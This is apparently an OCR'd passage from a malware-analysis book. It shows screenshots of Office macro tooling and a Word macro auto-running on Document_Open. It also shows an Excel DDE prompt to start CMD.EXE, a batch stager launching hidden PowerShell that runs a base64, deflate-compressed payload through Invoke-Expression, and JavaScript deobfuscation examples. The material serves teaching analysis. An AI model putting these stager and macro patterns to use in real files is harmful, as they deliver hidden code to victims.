

Microsoft Script Editor [design]
File Edit View Debug Tools Window Help
Toolbox
Clipboard Ring
General
Pointer
Project Explorer
Properties
Toolbox
Document Ou...
Ready





```
Wscript.Echo "Hello Reader!"
#@~^HAAAAA==    km.bwDR21tK~J_+sVKP]nmN+MZJhQkAAA==^#~@
```


Microsoft Visual Basic for Applications - Abc [design]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 1, Col 1
Project - Project
Normal
Project (Abc)
Microsoft Word Objects
ThisDocument
Forms
References
Properties - ThisDocument
Alphabetic
Categorized
Abc - ufaso (UserForm)
Abc - ThisDocument (Code)
(General)
(Declarations)
Sub Document_Open()
Call kos
End Sub
Public Sub kos()
Dim skapiska As String
Dim pop3r As Object
Dim dop4miagi2 As Object
Dim dop4miagi21 As Object
skapiska = Environ("Tem" & "p")
Dim dop4miagi23 As Object
Set pop3r = CreateObject(ufaso.Label2.Tag)
Dim dop4miagi25 As Object
Dim dop4miagi26 As Object
Dim dop4miagi27 As Object
Dim dop4miagi28 As Object


Word Options
General
Display
Proofing
Save
Typography
Language
Advanced
Customize Ribbon
Quick Access Toolbar
Add-Ins
Trust Center
Customize the Ribbon and keyboard shortcuts.
Choose commands from:
Popular Commands
Customize the Ribbon:
Main Tabs
Accept and Move to Next
Align Left
Breaks
Bullets
Center
Change List Level
Copy
Cut
Define New Number Format...
Delete
Draw Table
Draw Vertical Text Box
Email
Find
Font
Font...
Font Color
Font Size
Add >>
<< Remove
Main Tabs
Home
Insert
Design
Page Layout
References
Mailings
Review
View
Developer
Add-Ins
Blog Post
Insert (Blog Post)
Outlining
Background Removal



Action Settings
Mouse Click
Mouse Over
Action on mouse over
None
Hyperlink to:
Next Slide
Run program:
Browse...
Run macro:
Object action:
Play sound:
[No Sound]
Highlight when mouse over
OK
Cancel



Microsoft Excel
Remote data not accessible.
To access this data Excel needs to start another application. Some legitimate applications on your computer could be used maliciously to spread viruses or damage your computer. Only click Yes if you trust the source of this workbook and you want to let the workbook start the application.
Start application 'CMD.EXE'?
Yes
No


```
@echo off
if %PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoP -NonI -W Hidden -Command "Invoke-Expression
$(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(,$([Convert]::FromBase64String(\"nVZNb9swDL3nVwiBDwkaF/
K306BAuxUDCgxdsXbbIcjBluXVmGIbttKm3fbfJ9KWHLfbsPVCmSL1+EhRYSxGTsnZdLK+EOJyWleNnE2/8
abkwnOPMyGm8w2pd6koGGllItXC91LZyWUpr2VDPheN3CXiXIiKzfq9hwXZFaUk+3597Nen+
erVcd42PJH89k4tmY6z63HvF2SI3H8dxO53nkfftveskf8Se8u3LZezl8ivzyqtKqFrd91UkjODL+rzLGt42/b42cNN8cR7JRdX/KE
/sCDVTnbbos7FB5H1BkVoejaxKnWzCsq+
faw5sVUSKW8ueF6UhSyqkliM2FfJlpPp16L03CmxS6W1dcI4wZl3u5KBZ0vsOmlbedfsJtb+1KpOTka3Thd071AKi9ct1J+vyPrNo+
TrzcZqocXoPmfKwmMl4hB86EiEIOIluAQA5CiRuWDwwZAqEbgYYaRSNlId4xyB6kI0miuRRkr4CeyFGj7P9RcD0ASgPBAh7EXwRREFv
lxwYegMx2gGAlVA5uCXU00jiMasDGfflTE61WlrBEy5p0kicgYicAzUUtPorJ5BAYNjABAe99DqmZJ0x/6a/
h8T9BAemcL15ABKIVoEfjlYvVSrrq/9sC5BbFKItXVIIQwNPySejpwd9jJf+iwj0zm+r+
FRBKkWeKFYvyDRNcX0MSMMFOTaisgOEOepRg4grRCzxBJj6w29C4YIyhQZa4fnayveNLpg/9FIM8igTCm4LM3VDsguBGe+
hgpMNDTEqKbaecBDv2fC/80XQnFsODxrSjJALYFpiC5Lk2o+Iomc0UCHugBdfL/dmw41CnZ7ACo+Ejy2BJcEokW+
vq2BQQwCWxSt2CVo9TmoseklpvHwIaawl7g62oDXJUPNl/+SEOaRYelNbxwQwmdlMvJNJSnVCQ7FCcJxyFg3XIJxoV/wB++
g4p42DMc6ft5/kOyermd6KNSVzMNRwZi3muRVQ2ZWcUpXVkFswZXSsuP3vPwq72xnrnaPjubkO/
zw96Nw3c2qzczaH99WSvHc2fzIKuYLoo6urWKzIM6c/IAJZZc7IVY/1TwSWd0NKJgHq4llxxt+OE70ILTUiF1/
QtRNPloOdBe0jzzfHACqiWc9IdTof4Iq3UKBwULVRLqRSSPtG8F5TewbzqoyI4BO6S8=\"))),
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();") else (%WinDir%
\syswow64\windowspowershell\v1.0\powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command
"Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream
($(New-Object IO.MemoryStream (,$([Convert]::FromBase64String(\"nVZNb9swDL3nVwiBDwkaF/
K306BAuxUDCgxdsXbbIcjBluXVmGIbttKm3fbfJ9KWHLfbsPVCmSL1+EhRYSxGTsnZdLK+EOJyWleNnE2/8
```

```
PS C:\> get-help invoke-expression

NAME
    Invoke-Expression

SYNTAX
    Invoke-Expression [-Command] <string>  [<CommonParameters>]


ALIASES
    iex


REMARKS
    Get-Help cannot find the Help files for this cmdlet on this computer. It is displaying only partial help.
        -- To download and install Help files for the module that includes this cmdlet, use Update-Help.
        -- To view the Help topic for this cmdlet online, type: "Get-Help Invoke-Expression -Online" or
           go to https://go.microsoft.com/fwlink/?LinkID=113343.



PS C:\>
```

```
function WriteFile(data)
{
  var fso = new ActiveXObject("Scripting.FileSystemObject");
  var fh = fso.CreateTextFile("c:\\temp\\payload.bin", true);
  fh.Write(data);
  fh.Close();
}

WriteFile("<some_data>");
```




Today is Mon Dec 24 2018 14:41:42 GMT+0000 (Greenwich Mean Time)
OK
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Sources
Outline
main.js
file://
D:/work/2018.12.10-book/chapter10/s
JS main.js
1 let date = new Date();
2 alert("Today is " + date);
3
Watch expressions
Add watch expression
Breakpoints
Pause on exceptions
main.js
alert("Today is " + date);
2



Call to known function with static result

Calls to known functions with predictable results get calculated.


Original Code


```
var x = -~-~'bp'[720094129.0.toString(2 << 4) + ""] * 8 + 2;
```


Analysis Result


```
var x = 34;
```


Chapter 10: Dissecting Linux and IoT Malware

